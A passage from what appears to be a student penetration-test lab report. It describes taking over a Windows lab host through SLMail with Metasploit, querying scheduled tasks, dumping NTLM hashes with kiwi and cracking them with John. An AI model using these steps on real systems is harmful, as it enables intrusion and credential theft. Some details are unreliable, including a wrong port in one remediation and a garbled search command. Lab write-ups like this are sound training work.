REMEDIATION: Switch to FTPS/SFTP which are more secure than FTP. FTP is vulnerable to sniffing, spoofing and brute-force attacks.
IMAGES:




VULNERABILITY 4

TITLE: SLMAIL POP3
TYPE: WINDOWS OS
RISK RATING: HIGH
DESCRIPTION: I found the machine running the SLMail Service.Then I determined the exploit by using Metasploit.I also set the LHOST to the IP address of my local machine. "cat flag4.txt" printed out the flag.
AFFECTED HOST: 172.22.117.20
REMEDIATION: Close port 10.
IMAGES:




VULNERABILITY 5

TITLE: TASK SCHEDULER
TYPE: WINDOWS OS
RISK RATING: MEDIUM
DESCRIPTION: By using the same meterpreter session from flag 4, I access the shell by typing in "shell", use "schtasks" to search for tasks.I used the command "schtasks /query /tn Flag5 /fo LIST /v."
AFFECTED HOST: 172.22.117.20
REMEDIATION: Change permissions to restrict access.
IMAGES:



VULNERABILITY 6

TITLE: PASSWORD HASHES-KIWI
TYPE: WINDOWS OS
RISK RATING: CRITICAL
DESCRIPTION: Kiwi displays the hashed passwords and the flag is found in the cracked NTLM password of a user. I loaded kiwi tool on the Meterpreter shell to reveal NTLM password hash. After I reached the hashed password, I used John to crack the password.
AFFECTED HOST: 172.22.117.20
REMEDIATION: Store password hashes in a secure location.
IMAGES:



VULNERABILITY 7

TITLE: SENSITIVE DATA EXPOSURE
TYPE: WINDOWS OS
RISK RATING: MEDIUM
DESCRIPTION: I looked for flags by using “- f *flag.txt* ”. I found the flag by searching within the compromised machine.
AFFECTED HOST: 172.22.117.20
REMEDIATION: Use the principle of least privilege and ensure file systems do not contain sensitive information.
IMAGES: